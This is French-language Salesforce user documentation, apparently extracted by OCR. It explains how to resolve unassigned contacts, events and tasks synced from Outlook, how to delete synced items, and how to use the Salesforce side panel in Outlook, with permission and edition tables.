
Lorsque vous utilisez Salesforce pour Outlook, Lightning Sync ou E-mail vers Salesforce pour synchroniser des éléments ou ajouter des e-mails depuis votre application de messagerie vers Salesforce, tous les les éléments que ces fonctionnalités ne peuvent pas automatiquement attribuer à des enregistrements Salesforce sont affichés dans Mes éléments non résolus.

Dans le cadre de votre activité quotidienne, vous allez utiliser cette page pour gérer les éléments non résolus qui nécessitent votre attention. Les événements récurrents ne s'affichent pas dans la page Mes éléments non résolus. À la place, vous pouvez accéder directement aux événements récurrents dans votre calendrier pour les associer à des enregistrements Salesforce.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience (uniquement lorsque vous êtes invité(e) à résoudre des éléments Salesforce pour Outlook à partir de la barre d'état système Windows)

Disponible avec : **Toutes** les éditions




1. Accédez aisément à la page Mes éléments non résolus avec le raccourci **Éléments non résolus** du menu latéral.
2. Examinez rapidement les éléments non attribués par type à l'aide des onglets Contacts, Événements et Tâches.

3. Visualisez vos éléments non attribués.
4. Attribuez vos éléments à des enregistrements Salesforce, manuellement ou en utilisant des recommandations Salesforce, ou confirmez que vous souhaitez les laisser non attribués.

## Utilisation de fonctionnalités qui facilitent la résolution d'éléments

Les fonctionnalités ci-dessous aident à résoudre rapidement et aisément des éléments.

| Objectif | Utiliser la fonctionnalité | Cette fonctionnalité permet de gagner du temps car |
|---|---|---|
| Attribuer plusieurs éléments simultanément | Modification par lot | Vous pouvez assigner jusqu'à 50 éléments simultanément dans n'importe quelle file d'attente. |
| Obtenir des recommandations de Salesforce | Recommandations | Salesforce fournit des recommandations pour des comptes, des requêtes et des opportunités auxquels vous pouvez attribuer vos éléments. Si vous ne souhaitez pas afficher ses recommandations, cliquez sur le lien **Désactiver les recommandations**. Pour les restaurer, cliquez sur le lien **Activer les recommandations**.<br><br>Les recommandations s'affichent uniquement lorsque vous sélectionnez un contact dans la référence et si la liste associée est vide. Salesforce affiche des recommandations basées sur les critères suivants.<br>• **Comptes :** le contact à un compte en tant que parent ou un rôle de contact dans le compte.<br>• **Requêtes :** le contact est associé à la requête.<br>• **Opportunités :** le contact a un rôle de contact dans l'opportunité. |

## Résolution de vos contacts synchronisés

Lors de la synchronisation de contacts depuis votre application de messagerie avec Salesforce pour Outlook ou Lightning pour Outlook, certains contacts sont automatiquement attribués à des comptes en fonction de leur société. Les autres sont ajoutés à Mes éléments non résolus et vous pouvez les attribuer à des comptes Salesforce ou confirmer leur non attribution.

1. Accédez à vos contacts non résolus depuis le raccourci du menu latéral **Éléments non résolus**.
2. Résolvez chaque contact selon l'un des moyens suivants :
   - Attribuez un compte.
     - Sélectionnez un compte sous Sélectionner un compte suggéré dans la liste déroulante. Des comptes sont suggérés uniquement lors de la détection d'une correspondance possible avec des contacts de la société. Les comptes suggérés affichent toujours le champ `Nom de compte` ainsi que les trois premiers champs supplémentaires définis dans la page de présentation de recherche de votre compte. Si des filtres de recherche de contacts dans votre organisation empêchent l'attribution de certains comptes à des contacts, ces comptes ne s'affichent pas en tant que comptes suggérés et ne peuvent pas être attribués à des contacts.
     - Sélectionnez *`Rechercher dans Salesforce.com`*. Dans la recherche, cliquez sur **Nouveau**, saisissez les informations sur le compte, puis cliquez sur **Enregistrer**, ou saisissez des critères de recherche, cliquez sur **OK**, puis cliquez sur le compte à droite. SI vous ne voyez pas la recherche, il peut être nécessaire d'autoriser au préalable les fenêtres contextuelles dans Salesforce.
   - Laisser non attribué : sélectionnez *`Ne pas attribuer de nouveau compte`* dans la liste déroulante pour confirmer la non attribution d'un contact sans compte. Les contacts non attribués ne sont pas associés à des enregistrements Salesforce et sont visible uniquement par vous et votre administrateur.
   - Sélectionner un compte en cas de conflit : si les sociétés de contact par e-mail et de contacts Salesforce sont différentes, cliquez sur *`Ne pas attribuer de nouveau compte`* dans la liste déroulante pour remplacer l'une des sociétés par l'autre. Le compte Salesforce remplace la société du contact de messagerie si Salesforce est défini pour gagner, et le contact de messagerie remplace le compte Salesforce si le contact de messagerie est défini pour gagner.
   - Annuler une sélection : sélectionnez *`– Aucune sélection –`* dans la liste déroulante.
3. Cliquez sur **Enregistrer** pour enregistrer vos modifications. Tous les éléments modifiés sont supprimés de la liste. Les éléments restants continuent d'être synchronisés et vous pouvez les résoudre à tout moment. Cliquez sur **Annuler** pour annuler toutes les modifications de la page. Chaque contact attribué à un compte s'affiche dans la liste associée Contacts de ce compte.

Remarque: Vous pouvez également résoudre un contact à partir de son enregistrement, en le marquant comme privé ou en l'attribuant à un compte.

La liste des contacts non résolus fonctionne comme une vue de liste standard. Cliquez sur **Modifier** ou sur **Créer une vue** pour définir des filtres et personnaliser les colonnes.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience (uniquement lorsque vous êtes invité(e) à résoudre des éléments Salesforce pour Outlook à partir de la barre d'état système Windows)

Disponible avec : **Toutes** les éditions

**AUTORISATIONS UTILISATEUR**

Pour afficher ou modifier des contacts non résolus :
- Modifier sur les contacts et Lire sur les comptes

  ET

  Synchronisation activée pour les contacts

Pour créer des comptes :
- Modifier sur les contacts et Créer sur les comptes

  ET

  Afficher Création rapide

## Résolution de vos événements synchronisés

Lors de la synchronisation d'événements non récurrents depuis votre application de messagerie avec Salesforce pour Outlook ou Lightning pour Outlook, ils s'affichent dans votre calendrier Salesforce et dans la page Mes éléments non résolus. Utilisez cette page pour attribuer les événements à des enregistrements Salesforce associés ou pour confirmer leur non attribution.

Remarque: Les événements récurrents ne s'affichent pas dans la page Mes éléments non résolus. À la place, vous pouvez accéder directement aux événements récurrents dans votre calendrier pour les associer à des enregistrements Salesforce.

1. Accédez à vos événements non résolus depuis le raccourci du menu latéral **Éléments non résolus**.
2. Selon la façon dont vous souhaitez résoudre un événement, choisissez l'une des actions suivantes :
   - Attribuer aux enregistrements associés : saisissez un enregistrement correspondant dans un ou dans les deux champs. Si nécessaire, commencez par sélectionner le type d'enregistrement correct dans la liste déroulante. Si vous attribuez une piste, vous ne pouvez pas attribuer des enregistrements supplémentaires. Effacez une entrée pour annuler une attribution.
   - Laisser non attribué : cliquez sur **Ne pas attribuer**. Les événements non attribués, comme les réunions internes ou les rendez-vous personnels, ne sont liés à aucun autre enregistrement et ne sont visibles que par vous.
3. Cliquez sur **Enregistrer** pour enregistrer vos modifications. Tous les éléments modifiés sont supprimés de la liste. Les éléments restants continuent d'être synchronisés et vous pouvez les résoudre à tout moment. Cliquez sur **Annuler** pour annuler toutes les modifications de la page. L'événement est ajouté à la liste associée Historiques des activités ou Activités en cours de l'enregistrement associé. Vous ne pouvez pas enregistrer de modifications si vos événements contiennent un champ personnalisé obligatoire ou si un champ personnalisé d'activité devient obligatoire suite à l'ajout d'éléments à votre liste d'événements non résolus.

Remarque: Vous pouvez également résoudre un événement à partir de son enregistrement en le marquant comme privé ou en l'attribuant à d'autres enregistrements Salesforce à l'aide des champs `Associé à` et `Nom`. Les événements attribués et privés sont automatiquement supprimés de votre liste d'événements non résolus. Cliquez sur ▸ en regard de l'objet pour afficher la description d'un événement.

### Éditions

Disponible avec : Salesforce Classic et Lightning Experience (uniquement lorsque vous êtes invité(e) à résoudre des éléments Salesforce pour Outlook à partir de la barre d'état système Windows)

Disponible avec : **Toutes** les éditions

### AUTORISATIONS UTILISATEUR

Pour afficher ou modifier des événements non résolus :
- Modifier sur les événements et Lire sur les objets que vous attribuez à des événements

  ET

  Synchronisation activée pour les événements

Pour créer des enregistrements Salesforce :
- Modifier sur les événements

  ET

  Afficher la Création rapide et Créer sur ces objets

Pour consulter les données récemment utilisées dans les champs des enregistrements associés :
- Exécution automatique de référence dans les Paramètres de recherche

## Résolution de vos tâches Outlook synchronisées

Lors de la synchronisation de tâches depuis Outlook vers Salesforce pour Outlook, ils s'affichent dans la page Mes éléments non résolus. Utilisez cette page pour attribuer des tâches à des enregistrements Salesforce associés ou pour confirmer leur non attribution.

1. Accédez à vos tâches non résolues depuis le raccourci du menu latéral **Éléments non résolus**.
2. Selon la façon dont vous souhaitez résoudre une tâche, choisissez l'une des actions suivantes.
   - Attribuer aux enregistrements associés : saisissez un enregistrement correspondant dans un ou dans les deux champs. Si nécessaire, commencez par sélectionner le type d'enregistrement correct dans la liste déroulante. Si vous attribuez une piste, vous ne pouvez pas attribuer des enregistrements supplémentaires. Effacez une entrée pour annuler une attribution.
   - Laisser non attribué : cliquez sur **Ne pas attribuer**. Les tâches non attribuées, comme les réunions internes ou les rendez-vous personnels, ne sont liées à aucun autre enregistrement et ne sont visibles que par vous.
3. Cliquez sur **Enregistrer** pour enregistrer vos modifications. Tous les éléments modifiés sont supprimés de la liste. Les éléments restants continuent d'être synchronisés et vous pouvez les résoudre à tout moment. Cliquez sur **Annuler** pour annuler toutes les modifications de la page. La tâche est ajoutée à la liste associée Historiques des activités ou Activités en cours de l'enregistrement associé. Vous ne pouvez pas enregistrer les modifications si vos tâches contiennent un champ personnalisé obligatoire ou si un champ personnalisé d'activité devient obligatoire suite à l'ajout d'éléments à votre liste de tâches non résolues.

Remarque: Vous pouvez également résoudre une tâche à partir de son enregistrement en l'attribuant à d'autres enregistrements Salesforce à l'aide des champs `Associé à` et `Nom`. Les tâches attribuées sont automatiquement retirées de la liste des tâches non résolues.

### Éditions

Disponible avec : Salesforce Classic et Lightning Experience (uniquement lorsque vous êtes invité(e) à résoudre des éléments Salesforce pour Outlook à partir de la barre d'état système Windows)

Disponible avec : **Toutes** les éditions

### AUTORISATIONS UTILISATEUR

Pour afficher ou modifier des tâches non résolues :
- « Modifier » sur les tâches et « Lire » sur les objets que vous attribuez à des tâches

  ET

  Synchronisation activée pour les tâches

Pour créer des enregistrements Salesforce :
- « Modifier » sur les tâches

  ET

  Afficher la Création rapide et Créer sur ces objets

Pour consulter les données récemment utilisées dans les champs des enregistrements associés :
- Exécution automatique de référence dans les Paramètres de recherche

## Synchronisation des éléments supprimés avec Salesforce pour Outlook

Retirez de Salesforce et d'Outlook un élément synchronisé avec Salesforce pour Outlook en le supprimant dans l'un des systèmes seulement. Gérez avec précaution les tâches récurrentes et les éléments récemment mis à jour que vous souhaitez supprimer.

Commencez par vérifier la direction de synchronisation du contact, de l'événement ou de la tâche que vous souhaitez supprimer. Supprimez ensuite l'élément du système source de la synchronisation. Si vos éléments sont définis sur une synchronisation bidirectionnelle, vous pouvez les supprimer dans n'importe quel système.

Ainsi, Salesforce pour Outlook supprime automatiquement l'élément correspondant dans l'autre système.

**Remarque:** Les tâches récurrentes sont synchronisées uniquement avec Salesforce. Par conséquent, il n'est pas nécessaire de vérifier la direction de synchronisation avant de les supprimer : supprimez toujours les tâches récurrentes dans Salesforce.

1. Depuis vos paramètres personnels, saisissez *`Salesforce pour Outlook`* dans la case `Recherche rapide`, puis cliquez sur **Afficher ma configuration**.
2. Vérifiez le paramètre de direction de synchronisation du contact, de l'événement ou de la tâche (non récurrente) que vous souhaitez supprimer.
3. Supprimez l'élément dans le système source de la synchronisation.
   Par exemple, si vous souhaitez supprimer un contact alors que la synchronisation de vos contacts est définie depuis Outlook vers Salesforce, supprimez le contact dans Outlook.
   L'élément que vous supprimez est retiré des deux systèmes lors du prochain cycle de synchronisation.

Si l'élément n'a pas été retiré dans les deux systèmes, cela peut indiquer que vous (ou un autre commercial) avez mis à jour cet enregistrement dans le même cycle de synchronisation et que Salesforce pour Outlook a exécuté en priorité la mise à jour avant la suppression. Cette situation résulte d'un `Comportement de conflit` défini dans la configuration Salesforce pour Outlook d'un utilisateur, qui a donné la priorité à la mise à jour dans un système sur la suppression dans l'autre système. Le cas échéant, supprimez une nouvelle fois l'enregistrement pour le retirer de deux systèmes. Vous pouvez également consulter votre collègue, qui souhaite peut-être conserver cet élément !

**Éditions**

Cette fonctionnalité peut être gérée dans : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

**AUTORISATIONS UTILISATEUR**

Pour supprimer des éléments synchronisés entre Salesforce et Outlook

- « Supprimer » sur tous les objets que les utilisateurs souhaitent supprimer

## Affichage des enregistrements Salesforce dans Microsoft® Outlook®

**AUTORISATIONS UTILISATEUR**

| | |
|---|---|
| Pour afficher le volet latéral de Salesforce dans Outlook : | Panneau latéral dans votre configuration Outlook |
| Pour ajouter des e-mails (y compris les pièces jointes), des événements et des tâches Outlook à des enregistrements Salesforce : | « Ajouter un e-mail » dans votre configuration Outlook |
| Pour ajouter des pièces jointes spécifiques d'un e-mail à Salesforce : | « Autoriser les utilisateurs à sélectionner des pièces jointes » dans votre configuration Outlook |
| Pour ajouter des e-mails (y compris les pièces jointes), des événements et des tâches à plusieurs contacts : | « Autoriser les utilisateurs à associer des contacts multiples à des tâches et des événements » dans les Paramètres d'activité |

**Éditions**

Cette fonctionnalité peut être gérée dans : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

Pour ajouter des e-mails à plusieurs enregistrements Salesforce qui acceptent les tâches : Contact du support client de Salesforce

Explorez les informations sur vos contacts et vos pistes Salesforce associés à des e-mails Outlook importants, directement dans Outlook. Le panneau latéral de Salesforce affiche les enregistrements Salesforce auxquels vous pouvez ajouter des e-mails, des événements et des tâches Outlook.


Visionnez une démonstration : Using the Salesforce Side Panel to Work with Records in Microsoft® Outlook®

Lorsque vous sélectionnez un e-mail dans la boîte de réception et un événement dans le calendrier d'Outlook, le panneau latéral de Salesforce affiche les informations associées des contacts et des pistes Salesforce directement dans Outlook. Lorsque votre administrateur active le menu latéral dans votre configuration Outlook, le menu affiche jusqu'à 10 contacts et pistes à partir des champs `De`, `À` et `Cc` de vos e-mails ou de vos événements.

De plus, le volet latéral de Salesforce :

- Affiche jusqu'à quatre activités, opportunités et requêtes associées aux contacts et pistes affichés dans le volet latéral.
- Facilite l'ajout d'e-mails Outlook, avec leurs pièces jointes, à plusieurs enregistrements Salesforce, ainsi que l'ajout d'événements et de tâches Outlook à plusieurs contacts, et à un autre enregistrement auquel vous pouvez associer des tâches, par exemple un compte, une requête ou même un enregistrement d'objet personnalisé.
- Retrouve les contacts et pistes dupliqués. Vous sélectionnez les plus appropriés pour l'affichage dans le volet latéral.
- Permet de créer des enregistrements Salesforce directement depuis le volet latéral.
- Contient une fonctionnalité de recherche pour retrouver des enregistrements Salesforce supplémentaires.
- Contient des liens pour afficher tous les détails d'un enregistrement directement dans Salesforce.

Voici comment utiliser le volet latéral.



1. Sélectionnez un e-mail ou un événement dans Outlook.
2. Examinez le contenu Salesforce affiché dans le volet latéral qui présente des contacts et des pistes suivant leur ordre d'affichage dans les champs `De`, `À` et `Cc` de votre e-mail ou de votre événement. Pour chaque contact et piste, vous pouvez afficher aisément les activités, les opportunités et les requêtes liées. Si vous souhaitez afficher tous les détails d'un enregistrement, cliquez simplement sur son lien pour l'ouvrir directement dans Salesforce.

   Pour ajouter votre e-mail ou événement aux enregistrements Salesforce de votre choix, cliquez sur ou en regard de ces enregistrements. Les pièces jointes à un e-mail sont automatiquement incluses lorsque vous ajoutez l'e-mail à Salesforce, sauf si votre organisation a activé la fonctionnalité autorisant la sélection de pièces jointes spécifiques. Dans ce cas, l'icône est affichée en regard des pièces jointes individuelles dans votre panneau latéral. Cliquez sur l'icône pour ajouter ces pièces jointes à Salesforce.

   Si la fonctionnalité Comptes et contacts sociaux est activée dans Salesforce, le volet latéral affiche des photos de profil Facebook® ou Twitter™, selon le réseau sélectionné dans Salesforce pour ces contacts et pistes.
3. Sélectionnez les autres contacts et pistes associés à votre e-mail pour afficher leurs détails, avec les activités, les requêtes et les opportunités associées.
4. Consultez rapidement les enregistrements Salesforce auxquels vous avez ajouté des e-mails ou des événements. Si vous souhaitez créer un enregistrement de compte, de requête, de contact, de piste, d'opportunité ou d'objet personnalisé associé à votre e-mail, cliquez sur . Si les enregistrements recherchés ne sont pas affichés, cliquez sur pour rechercher d'autres enregistrements, puis ajoutez-leur des e-mails, des événements ou des tâches à partir de la liste des tâches Outlook. Vous disposez même d'une fonctionnalité de réduction ( ) pour masquer le volet latéral.

## Ajout d'e-mails Microsoft® Outlook® à des enregistrements Salesforce

| AUTORISATIONS UTILISATEUR | |
|---|---|
| Pour afficher le volet latéral de Salesforce dans Outlook : | Panneau latéral dans votre configuration Outlook |
| Pour ajouter des e-mails (y compris les pièces jointes), des événements et des tâches Outlook à des enregistrements Salesforce : | « Ajouter un e-mail » dans votre configuration Outlook |
| Pour ajouter des pièces jointes spécifiques d'un e-mail à Salesforce : | « Autoriser les utilisateurs à sélectionner des pièces jointes » dans votre configuration Outlook |
| Pour ajouter des e-mails (y compris les pièces jointes), des événements et des tâches à plusieurs contacts : | « Autoriser les utilisateurs à associer des contacts multiples à des tâches et des événements » dans les Paramètres d'activité |
| Pour ajouter des e-mails à plusieurs enregistrements Salesforce qui acceptent les tâches : | Contact du support client de Salesforce |

| Éditions |
|---|
| Cette fonctionnalité peut être gérée dans : Salesforce Classic et Lightning Experience |
| Disponible avec : **Toutes** les éditions |

Suivez les e-mails Outlook importants associés à des enregistrements Salesforce depuis le panneau latéral de Salesforce.

Vous effectuez cette procédure en utilisant le volet latéral de Salesforce, une fonctionnalité disponible dans Salesforce pour Outlook. Si vous ne connaissez pas encore le panneau latéral, reportez-vous à Affichage des enregistrements Salesforce dans Microsoft® Outlook®.

1. Dans Outlook :


- Sélectionnez un e-mail de votre boîte de réception.
- Créez un nouvel e-mail.

Vous pouvez ajouter un e-mail à plusieurs contacts et à un autre enregistrement auquel vous associez des tâches, par exemple un compte, une requête ou une opportunité.

2. Dans le panneau latéral, cliquez sur l'icône du contact, du compte, de la requête, de l'opportunité ou de la piste auquel vous voulez ajouter l'e-mail. Le panneau latéral confirme les enregistrements Salesforce auxquels vous avez ajouté votre e-mail.

   Si vous envoyez un nouvel e-mail, nous l'ajoutons aux enregistrements Salesforce lorsque vous cliquez sur **Envoyer**.

3. La méthode d'ajout d'e-mails dépend de la configuration ou non de l'utilisation du panneau latéral.
   - Si la section des pièces jointes est affichée lorsque vous ajoutez un e-mail à Salesforce, cliquez sur l'icône pour inclure des pièces jointes spécifiques dans l'enregistrement.




   - Si l'option d'ajout de pièces jointes n'est pas affichée, les pièces jointes sont automatiquement incluses lorsque vous ajoutez votre e-mail à Salesforce.

## Suppression des e-mails Microsoft® Outlook® dans les enregistrements Salesforce

| AUTORISATIONS UTILISATEUR | |
|---|---|
| Pour afficher le volet latéral de Salesforce dans Outlook : | Panneau latéral dans votre configuration Outlook |
| Pour ajouter des e-mails (y compris les pièces jointes), des événements et des tâches Outlook à des enregistrements Salesforce : | « Ajouter un e-mail » dans votre configuration Outlook |
| Pour ajouter des pièces jointes spécifiques d'un e-mail à Salesforce : | « Autoriser les utilisateurs à sélectionner des pièces jointes » dans votre configuration Outlook |

| Éditions |
|---|
| Cette fonctionnalité peut être gérée dans : Salesforce Classic et Lightning Experience |
| Disponible avec : **Toutes** les éditions |

| | |
|---|---|
| Pour ajouter des e-mails (y compris les pièces jointes), des événements et des tâches à plusieurs contacts : | « Autoriser les utilisateurs à associer des contacts multiples à des tâches et des événements » dans les Paramètres d'activité |
| Pour ajouter des e-mails à plusieurs enregistrements Salesforce qui acceptent les tâches : | Contact du support client de Salesforce |

Vous pouvez supprimer les e-mails Microsoft Outlook de vos enregistrements Salesforce à l'aide du panneau latéral de Salesforce pour Outlook.

Vous effectuez cette procédure en utilisant le volet latéral de Salesforce, une fonctionnalité disponible dans Salesforce pour Outlook. Si vous ne connaissez pas encore le panneau latéral, reportez-vous à Affichage des enregistrements Salesforce dans Microsoft® Outlook®.

1. Dans Outlook, sélectionnez l'e-mail que vous souhaitez supprimer des enregistrements Salesforce.
2. Dans le volet latéral de Salesforce, recherchez l'enregistrement Salesforce dans lequel vous souhaitez supprimer l'e-mail. La section supérieure du volet latéral affiche les enregistrements auxquels vous avez déjà ajouté votre e-mail.
3. Survolez l'icône , qui devient , puis cliquez dessus pour supprimer votre e-mail de l'enregistrement Salesforce. Le volet latéral affiche les mises à jour des enregistrements Salesforce restants auxquels vous avez ajouté votre e-mail.

## Ajout d'événements Microsoft® Outlook® à des enregistrements Salesforce

Ajoutez des événements Outlook à des enregistrements Salesforce en utilisant le panneau latéral de Salesforce. L'événement est ajouté à l'enregistrement Salesforce en tant qu'activité, que vous pouvez afficher dans la liste associée Historique des activités ou Activités en cours de l'enregistrement.

1. Dans Outlook, sélectionnez un événement ou une série d'événements que vous souhaitez ajouter aux enregistrements Salesforce. Vous pouvez ajouter un événement à plusieurs contacts, et à un autre enregistrement auquel vous associez des tâches, par exemple un compte, une requête ou une opportunité.

### Éditions

Cette fonctionnalité peut être gérée dans : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

### AUTORISATIONS UTILISATEUR

Pour afficher le volet latéral de Salesforce dans Outlook :


- Panneau latéral dans votre configuration Outlook

Pour ajouter des e-mails (y compris les pièces jointes), des événements et des tâches Outlook à des enregistrements Salesforce :

- « Ajouter un e-mail » dans votre configuration Outlook

Pour ajouter des e-mails (y compris les pièces jointes), des événements et des tâches à plusieurs contacts :

- « Autoriser les utilisateurs à associer des contacts multiples à des tâches et des événements » dans les Paramètres d'activité




2. Dans le volet latéral de Salesforce, cliquez sur du contact, du compte, de la requête, de l'opportunité ou de la piste auquel vous voulez ajouter l'événement.

   Une fois l'événement ajouté, l'icône s'affiche.

3. Examinez les enregistrements Salesforce auxquels vous avez ajouté votre événement.

# Ajout de tâches Microsoft® Outlook® à des enregistrements Salesforce

Vous pouvez ajouter des tâches Outlook à plusieurs contacts Salesforce et à un autre enregistrement qui accepte les tâches, par exemple un compte, une piste ou une opportunité. La tâche est ajoutée à l'enregistrement Salesforce en tant qu'activité, que vous pouvez afficher dans la liste associée Historique des activités ou Activités en cours de l'enregistrement.

Ajoutez des tâches Outlook à des enregistrements Salesforce à partir des Tâches dans Microsoft Outlook.

1. Sélectionnez la tâche que vous souhaitez ajouter à un enregistrement Salesforce.
2. Cliquez sur dans le panneau latéral pour afficher l'enregistrement Salesforce auquel vous souhaitez ajouter la tâche.
3. Cliquez sur en regard de l'enregistrement dans les résultats de recherche.

## Éditions

Cette fonctionnalité peut être gérée dans : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

## AUTORISATIONS UTILISATEUR

Pour afficher le volet latéral de Salesforce dans Outlook :

